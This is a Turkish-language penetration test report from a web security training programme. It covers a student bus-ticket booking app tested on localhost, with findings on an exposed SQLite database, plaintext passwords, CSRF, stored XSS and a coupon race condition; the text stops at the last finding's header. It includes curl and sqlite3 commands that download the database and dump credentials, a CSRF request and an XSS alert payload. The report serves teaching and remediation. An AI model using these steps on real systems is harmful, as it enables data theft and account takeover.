



YAVUZLAR BİLET SATIN ALMA UYGULAMASI

PENTEST RAPORU

İsim: Mustafa Talha DOĞAN

Takım: Yavuzlar 16

Proje: <https://github.com/MuhittinYilmazer/bilet-satin-alma>

UYARI:

Bu belge, Yavuzlar Web Güvenliği Eğitim Programı kapsamında, tamamen eğitim ve öğrenim amacıyla hazırlanmış bir penetrasyon testi sonuç raporudur. İçerik, testin yapıldığı anı yansıtmakta olup, hatalar veya eksik değerlendirmeler içerebilir.

Bu rapor, Mustafa Talha DOĞAN tarafından, <https://github.com/MuhittinYilmazer/bilet-satin-alma> adresinde kaynak kodları bulunan Bilet Satın Alma Platformu projesine karşı, görev tanımında belirtilen kurallar çerçevesinde yazılmıştır. Burada yapılanların herhangi bir yasal yükümlülüğü bulunmamaktadır.

İçindekiler

| | |
|--|----|
| Yönetici Özeti | 3 |
| RAPORLAMA VE METODOLOJİ | 4 |
| KAPSAM | 4 |
| TEST METODOLOJİSİ | 4 |
| RİSK DEĞERLENDİRMESİ | 4 |
| ZAFİYET BULGULARI VE DETAYLARI | 6 |
| BULGU-01 | 6 |
| Açık erişilebilir veritabanı dosyası-database.sqlite | 6 |
| BULGU-02 | 8 |
| Şifrelerin Düz Metin Olarak Saklanması- Cryptographic Failure | 8 |
| BULGU-03 | 10 |
| Siteler Arası İstek Sahteciliği (CSRF) | 10 |
| BULGU-04 | 14 |
| Siteler Arası Betik Çalıştırma (XSS) | 14 |
| BULGU-05 | 18 |
| Kupon Kullanım Mantığında Race Condition | 18 |

Yönetici Özeti

Bu rapor, Yavuzlar Web Güvenliği Eğitim Programı kapsamında, <https://github.com/MuhittinYilmazer/bilet-satin-alma> adresinde kaynak kodları bulunan Bilet Satın Alma Platformu projesine yönelik 05.11.2025-06.11.2025 tarihleri arasında gerçekleştirilen beyaz kutu (white-box) penetrasyon testi bulgularını özetlemektedir.

Testler sonucunda, uygulamanın güvenlik durumunun kritik derecede düşük seviyede olduğu ve canlı bir sistemde kullanılması durumunda ciddi riskler barındırdığı tespit edilmiştir. Uygulamanın, modern web uygulamaları için temel kabul edilen çok sayıda güvenlik kontrolünden yoksun olduğu görülmüştür.

Tespit edilen zafiyetler, uygulamanın veri gizliliğini, bütünlüğünü ve finansal güvenilirliğini doğrudan tehdit etmektedir. Başlıca kritik bulgular şunlardır:

- Sistemin Tamamının Anında Ele Geçirilmesi (Bulgu-01 & 02): Uygulamanın tüm veritabanı ,internet üzerinden herhangi bir kimlik doğrulaması olmaksızın doğrudan indirilebilir durumdadır. Bu durum, Kriptografik Hatalar zafiyeti ile birleştiğinde, Süper Admin dahil tüm kullanıcıların parolalarının düz metin olarak ele geçirilmesine ve sistemin tamamının anında ele geçirilmesine yol açmaktadır.
- Doğrudan Finansal Kayıp (Bulgu-05): Kupon kısmında bulunan Race Condition zafiyeti, saldırganların tek kullanımlık bir kuponu, sunucuya eşzamanlı istekler göndererek sınırsız sayıda kullanmasına olanak tanımaktadır. Bu, doğrudan gelir kaybına neden olan kritik bir hatadır.
- Hesap Ele Geçirme ve Veri Manipülasyonu (Bulgu-03 & 04): Uygulama, hem Siteler Arası İstek Sahteciliği (CSRF) hem de XSS zafiyetlerine karşı tüm yetki seviyelerinde tamamen savunmasızdır. Bu zafiyetler kötüye kullanılarak:
 - Bir Süper Admin'in oturum çerezini (cookie) çalarak veya haberi olmadan istek göndermesini sağlayarak tüm firmaları, seferleri ve biletleri silmesine,
 - Bir Firma Admin'in haberi olmadan sefer fiyatlarını manipüle etmesine veya sahte seferler eklemesine,
 - Normal bir kullanıcının haberi olmadan biletlerini iptal ettirmesine olanak tanımaktadır.

Uygulamanın temel işlevlerini doğrudan etkileyen bu yüksek ve kritik seviyeli zafiyetlerin, sistemin güvenliğini sağlamak amacıyla öncelikli olarak giderilmesi tavsiye edilmektedir.

RAPORLAMA VE METODOLOJİ

KAPSAM

Test, <http://localhost:8080> üzerinde çalışan uygulamanın tamamını kapsamaktadır. DoS/DDoS saldırıları, sosyal mühendislik ve fiziksel güvenlik testleri kapsam dışıdır.

TEST METODOLOJİSİ

Bu sızma testi, <https://github.com/MuhittinYilmazer/bilet-satin-alma> adresindeki uygulamanın kaynak kodlarına erişim sağlanarak gerçekleştirilmiştir.

RİSK DEĞERLENDİRMESİ

CVSS Nedir ve Nasıl Çalışır

Bu rapordaki bulguların teknik ciddiyetini ölçmek için, endüstri standardı olan CVSS (Common Vulnerability Scoring System) esas alınmıştır. CVSS, her bir zafiyetin şiddetini 0.0 ile 10.0 arasında sayısal bir puanla ifade eden açık kaynaklı bir sistemdir. Bu puanlama, bir zafiyetin ne kadar kolay istismar edilebileceğini ve başarılı bir saldırının etkisini objektif bir şekilde ölçer.

Bu değerlendirmede CVSS v3.1 standardı kullanılmıştır. Hesaplamalar, [Chandanbn CVSS Calculator](#) aracı üzerinden yapılmıştır. CVSS v3.1, her zafiyeti sekiz temel metrik (Attack Vector, Attack Complexity, Privileges Required, User Interaction, Scope, Confidentiality, Integrity, Availability) üzerinden değerlendirir ve bu metriklerin kombinasyonu sonucunda Base Score üretilir.

Balbix CVSS rehberine göre, bu puan yalnızca bir zafiyetin şiddet derecesini temsil eder; organizasyonel risk düzeyi ise sistemin önemi, varlık değeri, tehdit ortamı ve mevcut güvenlik önlemleri gibi çevresel faktörlere göre değişebilir. Dolayısıyla CVSS, teknik ciddiyet ölçümünde referans olarak alınmış; ancak nihai risk değerlendirmesi, sistem bağlamında yorumlanmıştır.

Referanslar

<https://www.balbix.com/insights/understanding-cvss-scores/#:~:text=CVSS%20scoring%20assigns%20a%20number,characteristics%20may%20change%20over%20time.>

<https://chandanbn.github.io/cvss/>

CVSS Puan Aralıkları ve Risk Seviyeleri

| Seviye | CVSS Puan Aralığı | Açıklama ve Proje Özelinde Örnekler |
|------------------------------|-------------------|--|
| KRİTİK (Critical) | 9.0 – 10.0 | Sunucu Yanıyor Uzaktan, herhangi bir ayrıcalık veya kullanıcı etkileşimi gerektirmeden istismar edilebilen zafiyetlerdir. Sistemin tamamının ele geçirilmesine (RCE), veritabanı sızmasına veya geri dönülemez veri kaybına yol açabilir. |
| YÜKSEK (High) | 7.0 - 8.9 | Kilitli Kapıları Açmak Genellikle bir kullanıcının oturumunu ele geçirmeye veya başka bir kullanıcının/firmanın verilerini görmeye veya değiştirmeye (IDOR) olanak tanıyan zafiyetler. |
| ORTA | 4.0 - 6.9 | Kapıyı Aralıklı Bırakmak Saldırganın işini kolaylaştıran, sisteme veya kullanıcılara dair bilgi sızdıran veya en iyi güvenlik pratiklerine uyulmamasından kaynaklanan zafiyetler. Genellikle tek başına yıkıcı değildir ancak başka bir zafiyetle birleştirilerek kullanılır. |
| DÜŞÜK | 0.1 - 3.9 | Kozmetik Güvenlik Etkisi düşük, istismarı çok zor olan veya uygulamanın doğrudan güvenliğini (gizlilik, bütünlük, erişilebilirlik) etkilemeyen yapılandırma eksiklikleri ve en iyi pratiklerin ihlalleri. |
| NONE | 0.0 | Aktif bir güvenlik riski oluşturmaz; yalnızca bilgilendirme amaçlıdır. |

ZAFİYET BULGULARI VE DETAYLARI

BULGU-01

| Bulgu Adı | | |
|--|-------------|--|
| Açık erişilebilir veritabanı dosyası-database.sqlite | | |
| Bulgu Kodu | | |
| DBS_DISCLOSURE_01 | | |
| Önem Derecesi | CVSS | Vektor String |
| High | 7.5 -- High | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N |
| Erişim Noktası | | Kullanıcı Profili |
| HTTP | | Ziyaretçi (anonim) |

| Bulgunun Tespit Edildiği Bileşen/Bileşenler |
|---|
| http://localhost:8080/database/database.sqlite |

| Zafiyetin Etkisi | |
|---|--|
| Confidentiality (C): High: | Veritabanı dosyasının indirilmesiyle kullanıcı adları, e-posta adresleri, siparişler ve işlem kayıtları gibi tüm hassas bilgiler açığa çıkabilir. Bu zafiyet, rapordaki "BULGU-02: Kriptografik Hatalar" bulgusu ile birleştiğinde, tüm kullanıcı şifrelerinin de düz metin olarak ele geçirilmesine olanak tanır ve projenin genel riskini Kritik seviyeye yükseltir. |
| Integrity: Availability: | Bu tespit, dosyanın okunmasına izin verir; doğrudan veri değişikliği veya hizmet kesintisi yaratmaz. Ancak aşağıdaki ikincil senaryolar ele geçirilmiş hesaplar dolaylı integrity/availability etkilerine sebep olabilir. |
| Olası kötüye kullanım senaryoları: <ul style="list-style-type: none">Parola hash'lerinin elde edilmesi halinde offline brute-force/wordlist saldırılarıyla hesaplar ele geçirilebilir; zayıf hash/salt varsa risk artar.Elde edilen kullanıcı adları ile credential stuffing veya brute-force saldırıları yapılabilir. Bunun sonucu yetkisiz işlemler ve hesap ele geçirme olabilir.Bu projede şifreler hashlenmediği için direkt olarak kullanıcılar admin hesabıyla giriş yaparak tüm seferleri veya tüm kullanıcıları silip siteyi kullanılamaz hale getirebilir. | |

Zaafiyetin Açıklaması

Uygulama dizininde bulunan database/database.sqlite dosyasına web sunucusu üzerinden kimlik doğrulama olmadan erişilebilmektedir. Herhangi bir anonim kullanıcı tarayıcı veya curl/wget ile dosyayı indirip içeriğini inceleyebilir; bu da tüm veritabanı içeriğinin açığa çıkmasına neden olur.

Tetiklenme / Reproduce Adımları

Tarayıcıda <http://localhost:8080/database/database.sqlite> adresine git. Dosya doğrudan indirilecektir. Veya terminalden `curl -o database.sqlite http://<ip adres>:8080/database/database.sqlite` komutunu çalıştırırsan dosya indirilecektir.

```
(kali@kali)-[~]
$ curl -I http://192.168.84.1:8080/database/database.sqlite
HTTP/1.1 200 OK
Date: Wed, 05 Nov 2025 11:21:55 GMT
Server: Apache/2.4.65 (Debian)
Last-Modified: Wed, 05 Nov 2025 11:05:09 GMT
ETag: "a000-642d6ebfb2976"
Accept-Ranges: bytes
Content-Length: 40960
Content-Type: application/vnd.sqlite3

(kali@kali)-[~]
$ curl -O http://192.168.84.1:8080/database/database.sqlite
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 40960 100 40960 0 0 4158k 0 --:--:-- --:--:-- --:--:-- 4444k

(kali@kali)-[~]
$ sqlite3 database.sqlite ".tables"
bookings companies coupons trips users
```

Çözüm Önerileri

Dosyaları Web Kök Dizininden Taşıma: Veri tabanı gibi hassas dosyalar asla web sunucusunun doğrudan erişebileceği bir dizinde barındırılmamalıdır. Bu dosyalar, web kök dizininin bir üst seviyesine proje köküne taşınmalıdır. PHP betikleri bu dosyalara include '../config.php' gibi dosya sistemi yollarıyla erişmeye devam edebilir, ancak dışarıdan bir kullanıcı URL ile erişemez.

Sunucu Yapılandırması ile Erişimi Engelleme: Eğer dosya yapısını değiştirmek mimari nedenlerle mümkün değilse, web sunucusu bu dosyalara ve dizinlere yapılan tüm web isteklerini engelleyecek şekilde yapılandırılmalıdır. Bu, projenin ana dizinine eklenecek bir .htaccess dosyası ile sağlanabilir

Referanslar

<https://cwe.mitre.org/data/definitions/219.html>

<https://www.php.net/manual/en/security.php>

BULGU-02

| Bulgu Adı | | |
|---|---------------|--|
| Şifrelerin Düz Metin Olarak Saklanması- Cryptographic Failure | | |
| Bulgu Kodu | | |
| DBS_DISCLOSURE_02 | | |
| Önem Derecesi | CVSS | Vektor String |
| Kritik | 9.8--Critical | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H |
| Erişim Noktası | | Kullanıcı Profili |
| HTTP | | Ziyaretçi (anonim) |

| Bulgunun Tespit Edildiği Bileşen/Bileşenler |
|--|
| http://localhost:8080/register.php http://localhost:8080/admin/index.php?tab=admins |

| Zafiyetin Etkisi | |
|--|--|
| Confidentiality (C): High | BULGU-01 ile birleştiğinde, sistemdeki Süper Admin dahil tüm kullanıcıların parolaları düz metin olarak saldırganın eline geçer. Bu, uygulamanın en hassas kimlik doğrulama verilerinin tamamen ifşa olmasıdır. |
| Integrity (I): High | Saldırgan, ele geçirdiği admin parolalarıyla sisteme giriş yaparak tüm verileri (sefer bilgileri, bilet fiyatları, kullanıcı bakiyeleri) kurbanın haberi olmadan değiştirebilir veya silebilir. Veri bütünlüğü tamamen kaybolur. |
| Availability (A): High | Saldırgan, ele geçirdiği Süper Admin hesabı ile kritik verilerin (tüm firmalar, tüm seferler) silinmesini tetikleyerek uygulamanın tamamen kullanılamaz hale gelmesine ve işlevsiz kalmasına neden olabilir. |
| Olası Kötüye Kullanım Senaryoları: | |
| <ul style="list-style-type: none">Veritabanını indiren bir saldırganın admin kullanıcısının düz metin şifresini öğrenerek sisteme Süper Admin yetkileriyle giriş yapması.Giriş yapan saldırganın, admin panelindeki Firma Sil fonksiyonunu kullanarak tüm firmaları, seferleri ve biletleri silerek sistemi tamamen işlevsiz bırakması. | |

Zaafiyetin Açıklaması

Uygulama, kullanıcıların kayıt olurken veya parolalarını güncellerken girdikleri parolaları, herhangi bir hash veya salting işlemine tabi tutmadan doğrudan database.sqlite içerisindeki users tablosuna kaydetmektedir.

Bu durum, OWASP Top 10 (A02:2021 – Cryptographic Failures) kapsamında kritik bir zafiyettir. BULGU-01 gibi bir veri sızıntısı anında, saldırganların parola kırma işlemi yapmasına gerek kalmadan sistemdeki tüm hesapları anında ele geçirmesine neden olur

Tetiklenme / Reproduce Adımları

İlk olarak, veritabanı dosyası curl komutu kullanılarak saldırganın yerel makinesine indirilir

İndirilen database.sqlite dosyası, sqlite3 komut satırı aracı ile açılır ve tablolar listelenir:

Son olarak, users tablosundaki kritik verileri görüntülemek için bir SELECT sorgusu çalıştırılır:

```
(kali㉿kali)-[~]
$ curl -O http://192.168.84.1:8080/database/database.sqlite
% Total % Received % Xferd Average Speed Time Time Time Current
100 40960 100 40960 0 0 1373k 0 --:--:-- --:--:-- --:--:-- 1379k

(kali㉿kali)-[~]
$ sqlite3 database.sqlite ".tables"
bookings companies coupons trips users

(kali㉿kali)-[~]
$ sqlite3 database.sqlite "SELECT id, email, password, role FROM users;"
1|admin@example.com|asd|Admin
2|user@example.com|asd|User
3|kamil@example.com|asd|Firma Admin
4|metro@example.com|asd|Firma Admin
5|pamuk@example.com|asd|Firma Admin
6|test@gmail.com|test|User
7|test2@gmail.com|test|User
8|firmaadmin@gmail.com|şifretest|Firma Admin
```

Çözüm Önerileri

Güçlü Hash Algoritması Kullanımı: Parolalar veritabanında asla düz metin, şifrelenmiş veya MD5/SHA1 gibi zayıf hash'lenmiş olarak saklanmamalıdır. PHP'de bunun için yerleşik olan ve güncel standartları kullanan password_hash() fonksiyonu kullanılmalıdır.

Güvenli Parola Doğrulama: Kullanıcı giriş yaparken, kullanıcının girdiği parola veritabanındaki hash ile password_verify() fonksiyonu kullanılarak karşılaştırılmalıdır. == (eşittir) operatörü kullanılmamalıdır.

Referanslar

https://owasp.org/Top10/A02_2021-Cryptographic_Failures/

<https://www.php.net/manual/en/function.password-verify.php>

<https://cwe.mitre.org/data/definitions/257.html>

BULGU-03

| Bulgu Adı | | |
|--|------------|--|
| Siteler Arası İstek Sahteciliği (CSRF) | | |
| Bulgu Kodu | | |
| CSRF_ALL_FORMS_01 | | |
| Önem Derecesi | CVSS | Vektor String |
| High | 8.1-- High | CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:H/A:H |
| Erişim Noktası | | Kullanıcı Profili |
| HTTP | | Ziyaretçi(Anonim) |

| Bulgunun Tespit Edildiği Bileşen/Bileşenler |
|---|
| http://localhost:8080/my_account.php |
| http://localhost:8080/buy_ticket.php |
| http://localhost:8080/admin/index.php |
| http://localhost:8080/firmaadmin/index.php |

| Zafiyetin Etkisi | |
|---|--|
| Integrity (I): High | Saldırgan, kurbanın (User, Admin) yetkileri dahilinde uygulamadaki tüm verileri (sefer bilgileri, firma detayları, kuponlar, kullanıcı bakiyeleri) kurbanın haberi olmadan değiştirebilir veya silebilir. Fiyatları manipüle edebilir, sahte içerik (firma, admin, kupon) ekleyebilir. |
| Availability (A): High | Saldırgan, kritik verilerin (tüm firmalar, tüm seferler) silinmesini tetikleyerek uygulamanın veya belirli bölümlerinin kullanılamaz hale gelmesine neden olabilir. Örneğin, tüm firmaların silinmesi, platformun işlevsiz kalmasına yol açar. |
| Olası kötüye kullanım senaryoları: <ul style="list-style-type: none">Oturumu açık bir admin kandırılarak sistemdeki tüm firmaların silinmesi.Oturumu açık bir admin kandırılarak meşru bir firmaya saldırganın kontrolünde yeni bir company admini eklenmesi (Yetki Yükseltme için).Oturumu açık bir company admini kandırılarak tüm seferlerinin silinmesi veya fiyatlarının 1 TL olarak güncellenmesi.Oturumu açık bir company admini kandırılarak firmaya ait tüm indirim kuponlarının silinmesi veya %100 indirimli sahte kuponlar eklenmesi.Oturumu açık bir user kandırılarak bilet satın alınması veya tüm biletlerinin iptal edilerek para iadesi aldırılması. | |

Zaafiyetin Açıklaması

Uygulama genelinde, kullanıcının oturumunda durum değişikliğine neden olan (veri ekleme, silme, güncelleme vb.) POST isteklerini işleyen formlar, bu isteklerin gerçekten kullanıcının o anki oturumu sırasında bilinçli olarak mı yapıldığını yoksa harici bir kaynaktan mı tetiklendiğini doğrulamak için kullanılan Anti-CSRF token mekanizmasını içermemektedir. Sunucu tarafı kodları, bir isteğin meşruluğunu sadece istekle birlikte gelen oturum çerezinin (örn: PHPSESSID) geçerliliğine bakarak kontrol etmektedir. Bu durum, bir saldırganın, oturumu açık bir kurbanı kendi hazırladığı zararlı bir web sayfasına yönlendirerek, kurbanın tarayıcısının arka planda bu savunmasız formlara (kurbanın oturum çereziyle birlikte) otomatik olarak istek göndermesini sağlamasına olanak tanır. Sunucu, istekle birlikte geçerli oturum çerezini gördüğü için, isteğin kaynağını sorgulamadan işlemi kurban adına gerçekleştirir.

Tetiklenme / Reproduce Adımları

Bu zafiyeti kanıtlamak için, oturumu açık olan bir User kurbanın, haberi olmadan bilet satın almasını sağlayacak bir senaryo canlandırılmıştır.

İlk olarak, saldırganın bir bilet alma isteğini yakalaması gerekir. Bu istek, isteğin hangi parametrelerden oluştuğunu anlamak için kullanılır.

```
POST /buy_ticket.php HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:144.0) Gecko/20100101 Firefox/144.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
Origin: http://localhost:8080
Connection: keep-alive
Referer: http://localhost:8080/buy_ticket.php?trip_id=7
Cookie: PHPSESSID=0fc921ef184f26d49c591386159cc06c
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

trip_id=7&seat_number=11&coupon_code=
```


Saldırgan, bu isteği otomatik olarak gönderecek zararlı bir csrf-poc.html dosyası hazırlar. Kurbanı kandırmak için sayfa, sahte bir indirim kampanyası gibi tasarlanır.

Kurban User localhost:8080 adresinde oturumu açıkken, saldırganın yolladığı bu csrf-poc.html sayfasını açar.



Kurban, sahte "İndirimli Biletler" butonuna tıklar. Tıklama anında, gizli form kurbanın tarayıcısı tarafından, kurbanın PHPSESSID çerezi ile birlikte buy_ticket.php adresine gönderilir.

Sunucu, geçerli oturum çerezini gördüğü için isteği meşru kabul eder ve bilet kurbanın hesabına satın alır. Kurban, hesapım sayfasına döndüğünde veya sayfayı yenilediğinde, haberi olmadan yeni bir bilet satın aldığını ve bakiyesinin düştüğünü görür.



Çözüm Önerileri

Tüm state-changing yani durum değiştiren formlara Anti-CSRF Token koruması eklenmelidir.

Token Oluşturma

Kullanıcı oturum açtığında, config.php veya merkezi bir betikte, kriptografik olarak güvenli, benzersiz ve tahmin edilemez bir token üretilmelidir. Bu token, \$_SESSION['csrf_token'] içinde saklanmalıdır.

Örnek

```
if (empty($_SESSION['csrf_token'])) { $_SESSION['csrf_token'] =  
bin2hex(random_bytes(32)); }
```

Token'ı Forma Ekleme:

Değişiklik yapan tüm HTML formlarına bu token gizli bir input alanı olarak eklenmelidir.

Örnek

```
<form action=" my_account.php" method="POST"> <input type="hidden"
name="csrf_token" value="<?php echo htmlspecialchars($_SESSION['csrf_token']); ?>">
<button type="submit">İptal Et</button> </form>
```

Token'ı Doğrulama

Sunucu tarafında POST isteği işlenmeden *hemen önce*, formdan gelen token ile session'da saklanan token'in eşleşip eşleşmediği kontrol edilmelidir.

Referanslar

<https://cwe.mitre.org/data/definitions/352.html>

[https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site Request Forgery Prevention Cheat Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html)

<https://www.phptutorial.net/php-tutorial/php-csrf/>

<https://app.hackviser.com/academy/trainings/test?s=categories/web-application-security#prevention-methods>

BULGU-04

| Bulgu Adı | | |
|--------------------------------------|----------------|--|
| Siteler Arası Betik Çalıştırma (XSS) | | |
| Bulgu Kodu | | |
| XSS_STORED_01 | | |
| Önem Derecesi | CVSS | Vektor String |
| Critical | 9.0-- Critical | CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:H/A:H |
| Erişim Noktası | | Kullanıcı Profili |
| HTTP | | User, Company Admin |

| Bulgunun Tespit Edildiği Bileşen/Bileşenler | |
|---|--|
| Enjeksiyon Noktaları | http://localhost:8080/register.php http://localhost:8080/firmaadmin/index.php http://localhost:8080/admin/index.php http://localhost:8080/trips.php http://localhost:8080/firmaadmin/index.php http://localhost:8080/admin/index.php |

| Zafiyetin Etkisi | |
|----------------------------------|---|
| Confidentiality (C): High | Saldırgan, bu zafiyeti kullanarak kurbanların oturum çerezlerini (PHPSESSID) çalabilir. Bu çerezi ele geçiren saldırgan, parola bilmeksizin kurbanın hesabına tam erişim sağlar. |
| Integrity (I): High | Saldırgan, kurbanın tarayıcısında çalışan kod aracılığıyla kurban adına gizli istekler gönderebilir. Kurban Süper Admin ise, bu yöntemle tüm verileri silebilir veya değiştirebilir. Ayrıca kurbanı sahte giriş formlarına yönlendirerek kimlik bilgilerini çalabilir . |
| Availability (A): High | Saldırgan, Süper Admin'in oturum çerezini çalarak sistemi tamamen firmaları silerek kullanılamaz hale getirebilir. Alternatif olarak, sayfaya yerleştireceği zararlı kod kurbanın tarayıcısını kilitleyerek o sayfanın erişilebilirliğini engelleyebilir. |

NOT:

Eğer projeyi yapan arkadaş süper admin kısmına kullanıcı yönetim yeri ekleseydi bu zaafiyet 9.6 cvss skoruna çıkardı şuan register kısmından xss payloadı adıyla bir kullanıcı oluşturuluyor fakat bu kullanıcının adı admin panelinde geçmediği için zaafiyet tetiklenmiyor.

Olası Kötüye Kullanım Senaryoları:

Bir Firma Admin hesabıyla giriş yaparak Sefer Ekle formundaki Varış Yeri alanına çerez çalan bir JavaScript kodu yerleştirmek. Normal bir kullanıcı bu seferi seyahatler kısmında arattığında veya Süper Admin bu seferi panelde incelediğinde, zararlı kod tetiklenir ve kurbanın oturum çerezi saldırgana gönderilir. Saldırgan, çaldığı Süper Admin çerezi ile sisteme tam yetkili giriş yaparak tüm firmaları siler ve sistemi çökertebilir.

Zaafiyetin Açıklaması

Uygulama, OWASP Top 10 kategorisinde yer alan Kalıcı XSS zafiyetine sahiptir. Zafiyet, saldırganın veritabanına zararlı JavaScript kodları kaydetmesine ve bu kodların başka bir kullanıcının tarayıcısında çalıştırılmasına olanak tanır.

Saldırgan, bu yöntemle kurbanın oturum çerezlerini (PHPSESSID) çalarak parola bilmeksizin hesabını ele geçirebilir, kurban adına gizli işlemler yapabilir veya kurbanı sahte sitelere yönlendirebilir.

Bu projede zafiyetin en etkili ve kanıtlanabilir istismar yolu, Firma Admin yetkilerine sahip bir saldırganın, firmaadmin/index.php panelinden Yeni Sefer Ekle formuna zararlı bir JavaScript yükü girmesiyle başlar. Bu zararlı kod veritabanına kalıcı olarak kaydedilir. Daha sonra, normal bir kullanıcı bu zararlı seferi anasayfadan aradığında veya satın alıp biletini görüntülediğinde, sunucu bu veriyi htmlspecialchars() gibi bir çıktı kodlamasından geçirilmeden echo ile basar. Sonuç olarak, zararlı kod kurbanın tarayıcısında çalışır ve oturumunu saldırgana gönderir.

Tetiklenme / Reproduce Adımları

Firma Admin olarak http://localhost:8080/ adresine giriş yapılır ve firmaadmin/ paneline gidilir.

Sefer Yönetimi sekmesindeki Yeni Sefer Ekle formu bulunur.

Form alanları doldurulurken, "Varış Yeri" alanına basit bir XSS payload'u girilir:

- Kalkış Yeri: İstanbul
- Varış Yeri: **<script>alert('Kalıcı XSS - Yavuzlar16')</script>**
- Diğer alanlar normal şekilde doldurulur ve Ekle butonuna basılır.

Yeni Sefer Ekle

Kalkış Yeri

İstanbul

Varış Yeri

<script>alert('Kalıcı XSS - Yavuzlar16')</script>

Kalkış Zamanı

22 . 11 . 2025 15 : 21



Fiyat

200



Koltuk Sayısı

30



Ekle

Oturum kapatılır ve Normal Kullanıcı olarak giriş yapılır.

Anasayfada ,Nereden: İstanbul" ve Nereye: <script>, şeklinde arama yapılır.

Seyahatler sayfası yüklendiği anda, tarayıcı, <script>...</script>` etiketini yorumlar ve ekrana "Kalıcı XSS - Yavuzlar16" yazan bir alert çıkarır.

Nereye Gitmek İstersiniz?

Türkiye'nin her yerine en uygun otobüs biletini bulun.

İstanbul

<script>


Sefer
Bul

localhost:8080

Kalıcı XSS - Yavuzlar16

Tamam

Kullanıcı bileti satın alırsa hesabım sayfasına girince de xss tetikleniyor.



Çözüm Önerileri

Çıktı Kodlaması: Veritabanından, API'den veya kullanıcıdan gelen tüm veriler, echo ile HTML içine basılmadan hemen önce htmlspecialchars() fonksiyonundan geçirilerek zararsız metin karakterlerine dönüştürülmelidir.

Girdi Doğrulaması: Veritabanına veri kaydederken, beklenen formata uymayan (örn: bir konum adında < veya > karakterleri içeren) girdiler reddedilmeli veya temizlenmelidir.

Referanslar

<https://www.php.net/manual/en/function htmlspecialchars.php>

[https://cheatsheetseries.owasp.org/cheatsheets/Cross Site Scripting Prevention Cheat Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html)

BULGU-05

| Bulgu Adı | | |
|--|-------------|--|
| Kupon Kullanım Mantığında Race Condition | | |
| Bulgu Kodu | | |
| RACE_CONDITION_COUPON_01 | | |
| Önem Derecesi | CVSS | Vektor String |
| High | 7.1 -- High | CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:H/A:L |
| Erişim Noktası | | Kullanıcı Profili |
| HTTP | | User |

